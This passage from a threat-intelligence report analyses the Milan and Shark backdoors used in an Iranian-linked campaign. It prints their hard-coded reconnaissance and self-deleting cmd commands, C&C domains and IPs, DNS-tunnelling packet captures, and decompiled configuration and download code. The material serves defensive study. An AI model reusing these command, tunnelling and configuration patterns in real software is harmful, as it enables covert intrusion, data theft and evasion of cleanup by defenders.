   <Reference Include="Microsoft.Win32.TaskScheduler" />
 </ItemGroup>
</Project>
```

Even though the malware seems like it was written in .NET, a closer inspection reveals that it was written in C++:




property	value
md5	E2919DEA773EB0796E46E126DBCE17B1
sha1	94AA7417F388C61A2D63DDCBA6EFEC80C55F8555
sha256	B46949FEEDA8726C0FB86D3CD32D3F3F53F6D2E6E3FCD6F893A76B8B2632B249
md5-without-overlay	wait...
sha1-without-overlay	wait...
sha256-without-overlay	wait...
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	987136 (bytes)
size-without-overlay	wait...
entropy	6.667
imphash	wait...
signature	Microsoft Visual C++ 8
entry-point	E8 C2 07 00 00 E9 5C FE FF FF 55 8B EC FF 75 08 E8 B7 F2 FF FF 59 5D C3 FF 25 CC B2 4B 00 8B
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x60A371BA (Tue May 18 08:50:18 2021)
debugger-stamp	wait...

The configuration file's contents:



```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
    <startup>

    <supportedRuntime version="v2.0.50727"/>
  <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.0"/>
      <supportedRuntime version="v4.5" sku=".NETFramework,Version=v4.5"/>
      <supportedRuntime version="v3.5" sku=".NETFramework,Version=v3.5"/>
      <supportedRuntime version="v4.5"/>
      <supportedRuntime version="v3.5"/>
      <supportedRuntime version="v4.7"/>
      <supportedRuntime version="v4.7" sku=".NETFramework,Version=v4.7"/>
  </startup>

</configuration>
```


The executable allegedly provides details concerning the products ChipPc specializes in, emphasizing three primary products: Citrix, Microsoft, and VMware. A link leading to the product's legitimate developer is added alongside the provided details:



Chip PC offers dedicated thin client solutions that fit high security, manageability and cost effectiveness demands placed by enterprise and government installations. Our solutions are running in tens of thousands scale install bases, deployed within days and managed by our powerful management tools.

Chip PC has a long history of mass deployment of thin client solutions in government and municipalities worldwide.

When executing the aforementioned file, while extracting the rest of the archived files, the backdoor is extracted again. This time, the backdoor is extracted with the name "ChipPc.exe", though it still uses the COM component to generate a scheduled task.




Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	876	0.70	2.57 MB/s	15.73 MB		Host Process for Windows Services
taskeng.exe	2016			1.19 MB	USER-PC\admin	Task Scheduler Engine
ctfmon.exe	1036			1.55 MB	USER-PC\admin	CTF Loader
ChipPC.exe	4032	0.02	912 B/s	4.2 MB	USER-PC\admin	Milan

Milan Backdoor

Malware Analysis

Despite the previously presented names (ChipPc for example) the original file was named Milan.exe, as can be seen in the file's properties:




Property	Value
Description	
File description	Milan
Type	Application
File version	0.1.0.1
Product name	Milan.exe
Product version	0.1.0.1
Copyright	Copyright (C) 2020
Size	964 KB
Date modified	5/24/2021 4:59 PM
Language	English (United States)
Original filename	Milan.exe

This may also be learned from the malware's PDB path:

C:\Users\kernel\Desktop\milan\Release\Milan.pdb

The malware's Debugger Stamp date is May 18th, indicating that the malware was newly created a day after the Excel file:



property	value
md5	9A8D7567CCCC5C57DFC1F915664A850C
sha1	CA77B240A6D8FA1A39B02A10C0B5E3731D2C087E
sha256	55F82BB65CFD51E238150EC4080C282540614F26FDE96C27E499446091E6B2B1
age	1
size	72 (bytes)
format	RSDS
debugger-stamp	0x60A371BA (Tue May 18 08:50:18 2021)
path	c:\users\kernel\desktop\milan\release\milan.pdb
guid	5EC5D0AB-4498-420F-ADAB-27949F4077D6


The malware executes several CMD commands that are hard coded to the malware's source code:

- C:\Windows\system32\cmd.exe /c cmd /c ipconfig /all 2>&1
- C:\Windows\system32\cmd.exe /c cmd /c dir c:\users\ /s 2>&1
- C:\Windows\system32\cmd.exe /c ping 1.1.1.1 -n 1 -w 3000 > Nul & rmdir /s /q "%s" & schtasks /delete /tn Optimize Machine Analysis /f

- C:\Windows\system32\ cmd.exe /c ping 4.2.2.4 -n 1 -w 4000 > Nul & del /f /q "%s" & waitfor a 4 & copy "%s" "%s" & schtasks /Run /TN "SystemTask"


As mentioned previously, when one of the lure documents is executed, a folder is generated in "Program Data" containing the malware. Another folder named "log" is generated in this folder, alongside a text file named "current" and files with the suffix MDF (disk).

The text file contains a short string – "config:1251". After the malware is executed, this file will be deleted. The malware gathers information concerning the machine, such as the machine's name, what users are registered on it, and more. The contents are encoded and saved in files with the suffix MDF.




Name	Date modified	Type	Size
ChipPC.exe	5/24/2021 4:59 PM	Application	964 KB
Database.MDF	5/24/2021 5:02 PM	MDF File	1 KB

In accordance with Siamesekitten's familiar attack scenario, folders meant to receive or upload files are generated in the "log" folder. Each folder's name begins with the character sequence "a9850d2f"and ends with a single different character that signifies the folder's function. For example, the folder named "a9850d2fd" is used to receive files sent from the C&C server through DNS Tunneling. The letters d, f, g, and s are used to differentiate the folders:



Name	Date modified	Type
a9850d2fd	5/26/2021 8:54 AM	File folder
a9850d2ff	5/26/2021 8:54 AM	File folder
a9850d2fg	5/26/2021 8:54 AM	File folder
a9850d2fs	5/26/2021 8:54 AM	File folder


The servers the malware contacts are hard coded to its code:



```
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
C:AFE0h: 2E 25 64 00 54 58 54 00 64 6E 73 73 74 61 74 75  .%d.TXT.dnsstatu
C:AFF0h: 73 2E 6F 72 67 00 00 00 64 65 66 65 6E 64 65 72  s.org...defender
C:B000h: 6C 69 76 65 2E 63 6F 6D 00 00 00 00 33 30 00 00  live.com....30..
C:B010h: 25 25 25 25 00 00 00 00 30 00 00 00 7B 00 00 00  %%%%....0...{...
C:B020h: 7D 00 00 00 73 00 00 00 5C 4C 6F 67 5C 00 00 00  }...s...\Log\...
C:B030h: 64 00 00 00 61 6B 61 73 74 61 74 75 73 2E 63 6F  d...akastatus.co
C:B040h: 6D 00 00 00 31 00 00 00 36 30 00 00 66 00 00 00  m...1...60..f...
C:B050h: 67 00 00 00 77 73 75 73 6C 69 6E 6B 2E 63 6F 6D  g...wsuslink.com
C:B060h: 00 00 00 00 2A 62 74 00 2A 64 31 00 2A 64 32 00  ....*bt.*d1.*d2.
```

Communication with the Server

Communications are performed using two methods. Initially, HTTP requests are sent to the C&C domain to download a malicious payload. The requests are sent with a pre-defined user agent:




```
WebClient val = new WebClient();
try
{
        ((NameValueCollection)val.get_Headers()).Add("user-agent", "Mozilla/5.0 (compatible; MSIE 10.0; Windows Phone 8.0; Trident
        ((NameValueCollection)val.get_Headers()).Add("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        ((NameValueCollection)val.get_Headers()).Add("Accept-Enconding", "gzip,deflate,br");
        ((NameValueCollection)val.get_Headers()).Add("Accept-Language", "en-US,en;q=0.5");
        ((Form)this).Close();
}
```

The requests' contents are the following:

Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36


Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705; .NET CLR 1.1.4322; Media Center PC 4.0; .NET CLR 2.0.50727)

The C&C server contacted by the malware was previously used by other Iranian attack groups, such as APT39:




Name	Local address	Local...	Remote address	Rem...	Prot...	State
ChipPC.exe...	User-PC	56217	51.79.62.98	443	TCP	Established

Following this, the malware attempts to send DNS queries. If the queries are successful, they are directed to C&C servers operated by the group. In the following example, communications over DNS were successful, and were directed to C&C servers situated in Russia, the Ukraine, or Nigeria as a result. These are apparently either compromised servers used by the group or VPN\VPS servers.




```
Source              Destination        Protocol  Length Info
192.168.100.157     192.168.100.2      DNS           98 Standard query 0xbe76 A yciwfbrle61jetpwstnjd.defenderlive.com
192.168.100.2       192.168.100.157    DNS          114 Standard query response 0xbe76 A yciwfbrle61jetpwstnjd.defenderlive.com A 95.31.139.8
```




```
192.168.100.157     192.168.100.2      DNS          109 Standard query 0x24a7 A yciwftnlempwsgajet5sqtahecnuecpl.defenderlive.com
192.168.100.2       192.168.100.157    DNS          125 Standard query response 0x24a7 A yciwftnlempwsgajet5sqtahecnuecpl.defenderlive.com A 46.0.0.0
192.168.100.157     192.168.100.2      DNS           98 Standard query 0x55dd A yciwftnlempwqtpwstnjd.defenderlive.com
192.168.100.2       192.168.100.157    DNS          114 Standard query response 0x55dd A yciwftnlempwqtpwstnjd.defenderlive.com A 102.53.99.102
```

If the communications fail, the digit "0" is returned in response. If they are successful, a signal containing four characters alongside some additional content is returned in response.



```
0000  12 03 33 4a 04 af 52 54  00 36 3e ff 08 00 45 00   ··3J··RT ·6>···E·
0010  00 64 3a 0e 40 00 40 11  b6 8a c0 a8 64 02 c0 a8   ·d:·@·@· ····d···
0020  64 9d 00 35 c1 40 00 50  c5 2d 55 dd 81 80 00 01   d··5·@·P ·-U·····
0030  00 01 00 00 00 00 15 79  63 69 77 66 74 6e 6c 65   ·······y ciwftnle
0040  6d 70 77 71 74 70 77 73  74 6e 6a 64 0c 64 65 66   mpwqtpws tnjd·def
0050  65 6e 64 65 72 6c 69 76  65 03 63 6f 6d 00 00 01   enderliv e·com···
0060  00 01 c0 0c 00 01 00 01  00 00 00 00 00 04 66 35   ········ ······f5
0070  63 66                                              cf
```

After eight characters, a .bin suffix is received as a signal:




Wireshark · Packet 20 · Connection

```
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  ⊟ Answers
    ⊟ yciwfgpleo6wstpwstnjd.defenderlive.com: type A, class IN, addr 46.98.105.110
        Name: yciwfgpleo6wstpwstnjd.defenderlive.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 0 (0 seconds)
        Data length: 4
        Address: 46.98.105.110
    [Request In: 19]
    [Time: 0.128042000 seconds]

0000  12 03 33 4a 04 af 52 54  00 36 3e ff 08 00 45 00   ··3J··RT ·6>···E·
0010  00 64 3e 17 40 00 40 11  b2 81 c0 a8 64 02 c0 a8   ·d>·@·@· ····d···
0020  64 9d 00 35 d5 5a 00 50  f5 7d 4e 74 81 80 00 01   d··5·Z·P ·}Nt····
0030  00 01 00 00 00 00 15 79  63 69 77 66 67 70 6c 65   ·······y ciwfgple
0040  6f 36 77 73 74 70 77 73  74 6e 6a 64 0c 64 65 66   o6wstpws tnjd·def
0050  65 6e 64 65 72 6c 69 76  65 03 63 6f 6d 00 00 01   enderliv e·com···
0060  00 01 c0 0c 00 01 00 01  00 00 00 00 00 04 2e 62   ········ ······.b
0070  69 6e                                              in
```

The responses are eventually united to a single payload – f5cf9869.bin. This file is saved in the relevant folder (specified by the letter “d”):


C:\ProgramData\MsNpENg\Log\a9850d2fd\f5cf9869.bin

Alternatively, the server may respond with complete words, such as “yes”:



```
⊟ User Datagram Protocol, Src Port: 53, Dst Port: 65072
    Source Port: 53
    Destination Port: 65072
    Length: 83
    Checksum: 0x1723 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 24]
  ⊞ [Timestamps]
    UDP payload (75 bytes)
⊟ Domain Name System (response)
    Transaction ID: 0x482c
  ⊞ Flags: 0x8180 Standard query response, No error
    Questions: 1

0000  12 03 33 4a 04 af 52 54  00 36 3e ff 08 00 45 00   ··3J··RT ·6>···E·
0010  00 67 48 01 40 00 40 11  a8 94 c0 a8 64 02 c0 a8   ·gH·@·@· ····d···
0020  64 9d 00 35 fe 30 00 53  17 23 48 2c 81 80 00 01   d··5·0·S ·#H,····
0030  00 01 00 00 00 00 18 79  63 69 77 7a 67 70 6f 65   ·······y ciwzgpoe
0040  74 70 6d 63 70 76 74 64  71 6e 75 65 63 70 6c 0c   tpmcpvtd qnuecpl·
0050  64 65 66 65 6e 64 65 72  6c 69 76 65 03 63 6f 6d   defender live·com
0060  00 00 01 00 01 c0 0c 00  01 00 01 00 00 00 00 00   ········ ········
0070  04 79 65 73 20                                     ·yes
```

It appears that communications are directed at several different C&C servers, specifically defenderlive[.]com and dnsstatus[.]org in the following instance:



```
Source              Destination           Protocol Length Info
192.168.100.157     192.168.100.2         DNS         109 Standard query 0x8baf A yciwqtpldq6wsgajet5sqtahecnuecpl.defenderlive.com
192.168.100.2       192.168.100.157       DNS         125 Standard query response 0x8baf A yciwqtpldq6wsgajet5sqtahecnuecpl.defenderlive.com A 46.0.0.0
192.168.100.157     192.168.100.2         DNS          98 Standard query 0x3f4f A yciwqtpldq6wftpwstnjd.defenderlive.com
192.168.100.2       192.168.100.157       DNS         114 Standard query response 0x3f4f A yciwqtpldq6wftpwstnjd.defenderlive.com A 0.4.0.115
RealtekU_36:3e:ff   Broadcast             ARP          60 Who has 192.168.100.184? Tell 192.168.100.2
RealtekU_36:3e:ff   Broadcast             ARP          60 Who has 192.168.100.184? Tell 192.168.100.2
fe:54:00:60:a1:ba   Spanning-tree-(for-…  STP          60 Conf. Root = 32768/0/52:54:00:2f:9f:43  Cost = 0  Port = 0x8003
192.168.100.157     192.168.100.2         DNS         106 Standard query 0xda96 A yciwqgrlds1wsgajet5sqtahecnuecpl.dnsstatus.org
192.168.100.2       192.168.100.157       DNS         122 Standard query response 0xda96 A yciwqgrlds1wsgajet5sqtahecnuecpl.dnsstatus.org A 46.0.0.0
192.168.100.157     192.168.100.2         DNS          95 Standard query 0x0a3e A yciwqgnlds5jttpwstnjd.dnsstatus.org
192.168.100.2       192.168.100.157       DNS         111 Standard query response 0x0a3e A yciwqgnlds5jttpwstnjd.dnsstatus.org A 137.245.115.114
```

We have identified various communication formats. The preliminary communications that generate the connection are characterized as the following:

Query	Domain	IP
yciw-fbrleh1-ezbroemoectjecqmz6frgxqlzutrxsmuux	dnsstatus / defender	35.35.35[.]35
yciw-fbrleh1w-s-g-a-jet1-s-qtahecnuecpl	dnsstatus	48.32.32[.]32
yciw-sgpoet5w-s-g-a-ueh5-s-qtahecnuecpl	dnsstatus	48.32.32[.]32
yciw-fgapec1w-s-g-a-nem1-s-qtahecnuecpl	dnsstatus	48.32.32[.]32
yciw-strkdqoj-s-g-a-heo5-s-qtahecnuecpl	defedner	48.32.32[.]32
yciw-qgroem6j-s-b-a-hem5-s-qtahecnuecpl	defedner	48.32.32[.]32

Shark Backdoor

Malware Analysis

In July 2021, indicators associated with this attack were shared with us by colleague researchers. Through cross-referencing findings from the campaign, we identified this malware as a substitute for DanBot. According to one of the files' PDB path, the malware is named "Shark", a name we adopted (like in Milan's case):

C:\Projects\Shark\Shark\obj\Debug\Shark.pdb

In addition, we were able to detect other PDB paths containing the name" Shark", but the file name was changed to appear more legitimate. Here are the two additional paths:


D:\source\repos\Shark\Shark\obj\Release\audioddg.pdb

C:\Users\David\Desktop\sharkkkkkk\Shark\obj\Release\Winlangdb.pdb

Unlike the Milan malware, these files were written in .NET instead of C ++. The malware requires the use of a parameter that contains part of the executed file's name. The malware will generate a Mutex with the file's name as its value to make sure that the malware does not run on the infected machine more than once. Executing the malware is also conditioned by the screen width being more than 600 pixels.


Next, the malware will activate a function called **‘redus’**. This function produces an encrypted G-ZIP file with a preset configuration which is encoded within the malware. This configuration file contains two C&C servers and various malware functions, which will be detailed below.

The following is the relevant code snippet:



```
bool flag = !File.Exists(Form1.filename);
if (flag)
{
    string text = "S1:defenderstatus.com" + Environment.NewLine;
    text = text + "S2:defenderstatus.com" + Environment.NewLine;
    text = text + "T1:30" + Environment.NewLine;
    text = text + "T2:30" + Environment.NewLine;
    text = text + "D1:" + Environment.NewLine;
    text = text + "U1:" + Environment.NewLine;
    text = text + "D2:" + Environment.NewLine;
    text = text + "U2:" + Environment.NewLine;
    text = text + "ID:" + Environment.NewLine;
    text = text + "SH:" + Environment.NewLine;
    text = text + "di:5" + Environment.NewLine;
    text = text + "hi:5" + Environment.NewLine;
    text = text + "HS:1" + Environment.NewLine;
    File.WriteAllBytes(Form1.filename, CMP.CMPRS(Encoding.UTF8.GetBytes(text), true));
}
```

The configuration file will be encoded using a 0x2a XOR key. The malware will generate four folders according to the relevant functions named ‘D1’, ‘U1’, ‘D2’ and ‘U2’ - like the folders created when the Milan backdoor is installed. Random numbers between 0 and 1,000,000 will be added before and after the predefined folder names.



```
text2 = Application.StartupPath + "\\" + text2 + "di";
Directory.CreateDirectory(text2);
Random random = new Random();
string text3 = random.Next(0, 1000000).ToString() + "d1" + random.Next(0, 1000000).ToString();
text3 = text2 + "\\" + text3;
Form1.save("d1", text3);
string text4 = random.Next(0, 1000000).ToString() + "u1" + random.Next(0, 1000000).ToString();
text4 = text2 + "\\" + text4;
Form1.save("u1", text4);
string text5 = random.Next(0, 1000000).ToString() + "d2" + random.Next(0, 1000000).ToString();
text5 = text2 + "\\" + text5;
Form1.save("d2", text5);
string text6 = random.Next(0, 1000000).ToString() + "u2" + random.Next(0, 1000000).ToString();
text6 = text2 + "\\" + text6;
Form1.save("u2", text6);
```

The following is an analysis of the parameters we detected in the configuration:

Field	Purpose
S1	C&C server 1
S2	C&C server 2
T1	DNS traffic pause intervals
T2	HTTP traffic pause intervals
D1	Determines the path that will store files downloaded through DNS communication
D2	Determines the path that will store files downloaded through HTTP communication
U1	Determines the path that will store files to be uploaded to the C&C through DNS communication
U2	Determines the path that will store files to be uploaded to the C&C through HTTP communication
ID	Defines a unique identifier for the infected machine
SH	If empty - receive information via DNS queries If not empty - send information through HTTP requests
HS	If 0 - send information through DNS queries If 1 - receive information via HTTP requests
Di / Hi	Unknown (apparently, these are communication parameters)

